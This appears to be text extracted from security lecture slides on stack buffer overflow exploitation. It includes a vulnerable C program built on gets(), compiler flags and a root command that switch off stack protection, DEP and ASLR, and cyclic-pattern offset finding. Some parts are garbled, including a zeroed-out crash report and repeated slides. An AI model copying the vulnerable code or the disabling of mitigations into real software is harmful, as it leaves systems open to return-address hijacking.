12
FA3D3E94-9D60-E763-CD6E-C784AE99894

Time Awake Since Boot: 160000 seconds

System Integrity Protection: enabled

Crashed Thread: 0 Dispatch queue: com.apple.main-thread

Exception Type: EXC_CRASH (SIGABRT)
Exception Codes: 0x0000000000000000, 0x0000000000000000
Exception Note: EXC_CORPSE_NOTIFY

Application Specific Information:
[26985] stack overflow

Thread 0 Crashed:: Dispatch queue: com.apple.main-thread
0 libsystem_kernel.dylib 0x0000000000000000 pthread_kill + 10
1 libsystem_pthread.dylib 0x0000000000000000 pthread_kill + 90
2 libsystem_c.dylib 0x0000000000000000 __abort + 140
3 libsystem_c.dylib 0x0000000000000000 __stack_chk_fail + 205
4 a.out 0x0000000000000000
5 ??? 0x0000000000000000

Thread 0 crashed with X86 Thread State (64-bit):
rax: 0x0000000000000000 rdx: 0x0000000000000000 rcx: 0x0000000000000000 rdi: 0x0000000000000000
rsi: 0x0000000000000030 rbp: 0x0000000000000000 r10: 0x0000000000000000 r11: 0x0000000000000000
r8: 0x0000000000000000 r9: 0x0000000000000000 r10: 0x0000000000000000 r11: 0x0000000000000000
r12: 0x0000000000000000 r13: 0x0000000000000000 r14: 0x0000000000000000 r15: 0x0000000000000000
rip: 0x0000000000000000 rfl: 0x0000000000000000 cr2: 0x0000000000000000

Logical CPU: 0
Error Code: 0x02000148
Trap Number: 133

Binary Images:
0x1003ba000 - 0x1003ba000 +a.out (0) <F20F94F3-89D2-3630-B259-E5386ED98692> /Users/USER/Documents/*a.out
0x100f19000 - 0x100f19000 dyld (433.5) <322C0657-8878-311D-888C-C8F02CA96FF3> /usr/lib/dyld
0x7fff915e7000 - 0x7fff915e7000 libSystem.B.dylib (1238.60.2) <F18AC1E7-C6F1-34B1-8069-BE571B3231D4> /usr/lib/libSystem.B.dylib
0x7fff91721000 - 0x7fff91721000 libc++1.dylib (307.5) <0B43B85D-E6E8-3464-8DE9-B41AC8ED9D1C> /usr/lib/libc++1.dylib
0x7fff91778000 - 0x7fff91778000 libc++abi.dylib (307.4) <8C271A03-831B-362A-9DA7-E8C51F285FE4> /usr/lib/libc++abi.dylib
0x7fff92296000 - 0x7fff92296000 libobjc.A.dylib (709.1) <78014861-8348-32E2-85ED-FE6579DCFFA> /usr/lib/libobjc.A.dylib
0x7fff92ab5000 - 0x7fff92ab5000 libcache.dylib (79) <893A4DA8-83B5-3DA7-A350-E20BC70CF7BF> /usr/lib/system/libcache.dylib
0x7fff92aba000 - 0x7fff92aba000 libcommonCrypto.dylib (60092.50.5) <8A6AD1B0-C78E-385C-92F0-E669679FD498> /usr/lib/system/libcommonCrypto.dylib
0x7fff92acc000 - 0x7fff92acc000 libcompiler_rt.dylib (62) <E5D47421-772A-32AB-B529-1A6C2F4384D0> /usr/lib/system/libcompiler_rt.dylib
0x7fff92ad5000 - 0x7fff92ad5000 libcopyfile.dylib (138) <819BEA3C-DF11-3E3D-A1A1-5A51C5BF1961> /usr/lib/system/libcopyfile.dylib
0x7fff92ad6000 - 0x7fff92ad6000 libcorecrypto.dylib (442.50.19) <65D7165E-2E71-335D-A2D6-33F78E2DF8C1> /usr/lib/system/libcorecrypto.dylib
0x7fff92ab0000 - 0x7fff92ab0000 libdispatch.dylib (783.50.37) <682B4D06-ED27-3838-8628-98B1C5A4EAC3> /usr/lib/system/libdispatch.dylib
0x7fff92b9c000 - 0x7fff92b9c000 libdyld.dylib (433.5) <9B2AC56D-107C-35A1-A127-9094A751F2C9> /usr/lib/system/libdyld.dylib
0x7fff92b92000 - 0x7fff92b92000 libkeymgr.dylib (28) <7AA011A9-DC21-3488-BF73-3B5814D1FD06> /usr/lib/system/libkeymgr.dylib
0x7fff92ba0000 - 0x7fff92ba0000 liblaunch.dylib (972.70.1) <8B56A802-896E-3DE8-82C8-146A6AF8E2A7> /usr/lib/system/liblaunch.dylib
0x7fff92ba1000 - 0x7fff92ba1000 libmacho.dylib (898) <17D08055-F4C3-3B04-8A80-E9BF92E7FAED> /usr/lib/system/libmacho.dylib
0x7fff92ba9000 - 0x7fff92ba9000 libquarantine.dylib (85.50.1) <1244BC02-378E-3F53-BE33-9DC395A59B78> /usr/lib/system/libquarantine.dylib
0x7fff92ba0000 - 0x7fff92ba0000 libremovefile.dylib (45) <38D4AC9C-10CD-3803-8878-A515EC75FE85> /usr/lib/system/libremovefile.dylib
0x7fff92bac000 - 0x7fff92bac000 libsystem_asl.dylib (349.50.5) <096E4228-387C-38A6-8B13-EC989A64499A> /usr/lib/system/libsystem_asl.dylib
0x7fff92bc5000 - 0x7fff92bc5000 libsystem_blocks.dylib (67) <18D05484-73AB-35B3-A277-ABAFEC8476EB> /usr/lib/system/libsystem_blocks.dylib
0x7fff92bc6000 - 0x7fff92bc6000 libsystem_c.dylib (1158.50.2) <E8AE5244-7D8C-36AC-88B6-C7AE7EAD2A4B> /usr/lib/system/libsystem_c.dylib
0x7fff92c54000 - 0x7fff92c54000 libsystem_configuration.dylib (888.60.2) <BEC081A2-CABD-31E6-BCDF-D452965FA976> /usr/lib/system/libsystem_configuration.dylib
0x7fff92c5b000 - 0x7fff92c5b000 libsystem_coreservices.dylib (41.4) <7D26DE79-B424-3458-85E1-F7FAB3271AAB> /usr/lib/system/libsystem_coreservices.dylib
0x7fff92c74000 - 0x7fff92c74000 libsystem_coretls.dylib (121.50.4) <EC6CF0F7-DCFB-3A83-9C09-6D03709974C6> /usr/lib/system/libsystem_coretls.dylib
0x7fff92c75000 - 0x7fff92c75000 libsystem_dnssd.dylib (745.50.9) <C29A0215-0B1B-3B22-413A-3DDE96FA796F> /usr/lib/system/libsystem_dnssd.dylib
0x7fff92c76000 - 0x7fff92c76000 libsystem_info.dylib (593.50.4) <C11D884C-BF78-3F92-8782-B9F28A908928> /usr/lib/system/libsystem_info.dylib
0x7fff92c8f000 - 0x7fff92c8f000 libsystem_kernel.dylib (3789.70.16) <3481F16C-BC9C-3C5F-9045-0CAE91C85914> /usr/lib/system/libsystem_kernel.dylib
0x7fff92d10000 - 0x7fff92d10000 libsystem_m.dylib (3121.6) <86D499B5-8BDC-3D38-8A4E-97AE86672A44> /usr/lib/system/libsystem_m.dylib
0x7fff92d10000 - 0x7fff92d10000 libsystem_malloc.dylib (116.50.8) <A3D15F17-9946-3367-8C7E-428BE619C95> /usr/lib/system/libsystem_malloc.dylib
0x7fff92d99000 - 0x7fff92d99000 libsystem_network.dylib (856.60.1) <369D0221-56CA-3C3E-9EDE-94B41CAE7787> /usr/lib/system/libsystem_network.dylib
0x7fff92d93000 - 0x7fff92d93000 libsystem_networkextension.dylib (563.60.2) <8021F2B3-8A75-3633-AB80-FC012B8E980C> /usr/lib/system/libsystem_networkextension.dylib
0x7fff92d9d000 - 0x7fff92d9d000 libsystem_notify.dylib (165.20.1) <8B160198-A869-3B3A-BDF6-2AA08221FAE> /usr/lib/system/libsystem_notify.dylib
0x7fff92da6000 - 0x7fff92da6000 libsystem_platform.dylib (126.50.8) <897462FD-B318-321B-A564-E61962638F75> /usr/lib/system/libsystem_platform.dylib
0x7fff92da1000 - 0x7fff92da1000 libsystem_pthread.dylib (218.60.3) <8BF85E28-3296-39E2-85E8-B46401DA8184> /usr/lib/system/libsystem_pthread.dylib
0x7fff92db2000 - 0x7fff92db2000 libsystem_sandbox.dylib (592.70.1) <A892EC49-ACD0-36AE-B07A-A2B8152EAF9D> /usr/lib/system/libsystem_sandbox.dylib
0x7fff92db0000 - 0x7fff92db0000 libsystem_secinit.dylib (24.50.4) <F7B88478-3565-3E48-98A6-F7AD48392E2D> /usr/lib/system/libsystem_secinit.dylib
0x7fff92db8000 - 0x7fff92db8000 libsystem_symptoms.dylib (532.50.47) <339F087C-C1CE-348F-ADBD-2C5448845EAA> /usr/lib/system/libsystem_symptoms.dylib
0x7fff92dc0000 - 0x7fff92dc0000 libsystem_trace.dylib (519.70.1) <AC6A7FE-50D9-3A38-96E6-F687F16E465> /usr/lib/system/libsystem_trace.dylib
0x7fff92dd4000 - 0x7fff92dd4000 libunwind.dylib (35.3) <3D5080A8-C468-334D-A519-2DAB41102C68> /usr/lib/system/libunwind.dylib
0x7fff92dd0000 - 0x7fff92dd0000 libxpc.dylib (972.70.1) <BF896DFA-D8E9-31AB-A4B3-811208FEE52> /usr/lib/system/libxpc.dylib

External Modification Summary:
Calls made by other processes targeting this process:
task_for_pid: 0
thread_create: 0
thread_set_state: 0
Calls made by this process:
task_for_pid: 0

Console



Stack


```
int foo(int a, int b, int c)
{
    int x;
    int y;
    int z;

    x=y=z=0;
    z=x+y+a+b+c;
    return z;
}

int main(int argc, char **argv) {

    foo(1,2,3);

}
```



Stack Frame

Array
EBP
RET
A
B

Low Memory Addresses and Top of the Stack

High Memory Addresses and Bottom of the Stack

Overflow.c

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void hacked()
5  {
6      puts("Hacked by Si Chen!!!!");
7  }
8
9  void return_input(void)
10 {
11     char array[30];
12     gets(array);
13     printf("%s\n", array);
14 }
15
16 main()
17 {
18     return_input();
19     return 0;
20 }
```

```
[quake0day@quake0day-w
AAAAAAAAAAAA
AAAAAAAAAAAA
```


```
File Edit View Terminal
[quake0day@quake0day-w
r -zexecstack
overflow.c: In fun
overflow.c:7:2: wa
fgets'? [-Wimplied
    gets(array);
    ^~~~
    fgets
overflow.c: At top
overflow.c:11:1: W
    main()
    ^~~~
/tmp/cclK5rGr.o: In
overflow.c:(.text+0
t be used.
[quake0day@quake0day-w
```

Protection: ASLR, DEP, Stack Protector

```
[quake0day-wcu quake0day]# echo 0 > /proc/sys/kernel/randomize_va_space
```

Shutdown ASLR (Address space layout randomization)

```
[quake0day@quake0day-wcu ~]$ gcc -o overflow2 overflow2.c -m32 -fno-stack-protector -zexecstack
overflow2.c: In function 'return_input':
overflow2.c:11:2: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
    gets(array);
    ^~~~
    fgets
overflow2.c: At top level:
overflow2.c:15:1: warning: return type defaults to 'int' [-Wimplicit-int]
    main()
    ^~~~
/tmp/ccfS70f2.o: In function `return_input':
overflow2.c:(.text+0x45): warning: the `gets' function is dangerous and should not be used.
```



Shutdown protection

-fno-stack-protector **Shutdown stack protector**

-z execstack **Shutdown DEP(Data Execution Prevention)**

Overflow.c


```
1 #include <stdio.h>
2 #include <string.h>
3
4 void hacked()
5 {
6     puts("Hacked by Si Chen!!!!");
7 }
8
9 void return_input(void)
10 {
11     char array[30];
12     gets(array);
13     printf("%s\n", array);
14 }
15
16 main()
17 {
18     return_input();
19     return 0;
20 }
```

```
[quake0day@quake0day-wcu ~]$ ./overflow
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCCCDDDDDDDDDD
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCCCDDDDDDDDDD
*** stack smashing detected ***: ./overflow terminated
Segmentation fault (core dumped)
```

```
[quake0day@quake0day-wcu ~]$ ./overflow
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
*** stack smashing detected ***: ./overflow terminated
===== Backtrace: =====
/usr/lib/libc.so.6(+0x6a1e0)[0xb7e5b1e0]
/usr/lib/libc.so.6(__fortify_fail+0x38)[0xb7eefa38]
/usr/lib/libc.so.6(+0xfe9f8)[0xb7eef9f8]
./overflow(+0x6a3)[0x4006a3]
./overflow(+0x5f4)[0x4005f4]
./overflow(main+0x12)[0x40060b]
/usr/lib/libc.so.6(__libc_start_main+0xf3)[0xb7e091d3]
./overflow(+0x4a1)[0x4004a1]
===== Memory map: =====
00400000-00401000 r-xp 00000000 08:01 318658 /home/quake0day/overflow
00401000-00402000 r--p 00000000 08:01 318658 /home/quake0day/overflow
00402000-00403000 rw-p 00001000 08:01 318658 /home/quake0day/overflow
00403000-00424000 rw-p 00000000 00:00 0 [heap]
```


Return Hijack

- The return address will be stored on stack when calling a new function. (EIP)
- The local valuable will be store on the low address
- If the variable is an array, and if we store too many data, it will cover the return address which store on the high address.



From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
 - The general idea is to overflow a buffer so that it overwrites the return address.



Print ABCD

```
$ echo -e '\x41\x42\x43\x44'
```

```
$ printf '\x41\x42\x43\x44'
```

```
$ python -c 'print "\x41\x42\x43\x44"'
```

```
$ perl -e 'print "\x41\x42\x43\x44";'
```

```
push    eax
push    edi
mov     [ebp+arg_0], eax
call    sub_31486A
test    eax, eax
jz      short loc_31306D
push    esi
lea     eax, [ebp+arg_0]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
mov     [ebp+arg_0], esi
jz      short loc_31308F
```

```
loc_313066:                                     ; CC
; su
push    eax
call    sub_31411B
loc_31306D:                                     ; CC
```

Print 100A(s)

```
$ echo/printf (hold down alt; type 100) A
```

```
$ python -c 'print "A"*100'
```

```
$ perl -e 'print "A" x 100;'
```

```
push    eax
push    edi
mov     esi, [ebp+arg_0]
call    sub_314623
test    eax, eax
jz      short loc_31306D
push    esi
lea     eax, [ebp+arg_0]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], esi
jz      short loc_31308F
```

```
loc_313066:                                     ; CODE XREF: sub
; sub_312FD8+55
```

```
push    0Dh
call    sub_31411B
```

BASH refresher

- Use command output as an argument
- \$./vulnerable `your_command_here`
- \$./vulnerable \$(your_command_here)
- Use command as input
- \$ your_command_here | ./vulnerable
- Write command output to file
- \$ your_command_here > filename
- Use file as input
- \$./vulnerable < filename

- Use command output as an argument

```
$ r $(your_command_here)
```

- Use command as input

```
$ r < <(your_command_here)
```

- Write command output to file

```
$ r > filename
```

- Use file as input

```
$ r < filename
```


```
push    edi
call    sub_31486A
test    eax, eax
jz      short loc_313066
push    esi
lea     eax, [ebp+arg_4]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_313066
cmp     [ebp+arg_0], eax
jz      short loc_313066

loc_313066:
push    0Dh
call    sub_31411B

loc_31306D:
call    sub_3140F3
test    eax, eax
jg      short loc_31306D
call    sub_3140F3
```


Guessing Addresses

- Typically you need the source code so you can *estimate* the address of both the buffer and the return-address.
- An estimate is often good enough! (more on this in a bit).



From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
 - The general idea is to overflow a buffer so that it overwrites the return address.



From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
 - The general idea is to overflow a buffer so that it overwrites the return address.




Figure out the Length of Dummy Characters

- pattern -- Generate, search, or write a cyclic pattern to memory
- What it does is generate a [De Brujin Sequence](#) of a specified length.
- A De Brujin Sequence is a sequence that **has unique n-length subsequences at any of its points**. In our case, we are interested in unique 4 length subsequences since we will be dealing with 32 bit registers.
- This is especially useful for **finding offsets** at which data gets written into registers.

Figure out the Length of Dummy Characters with PEDA

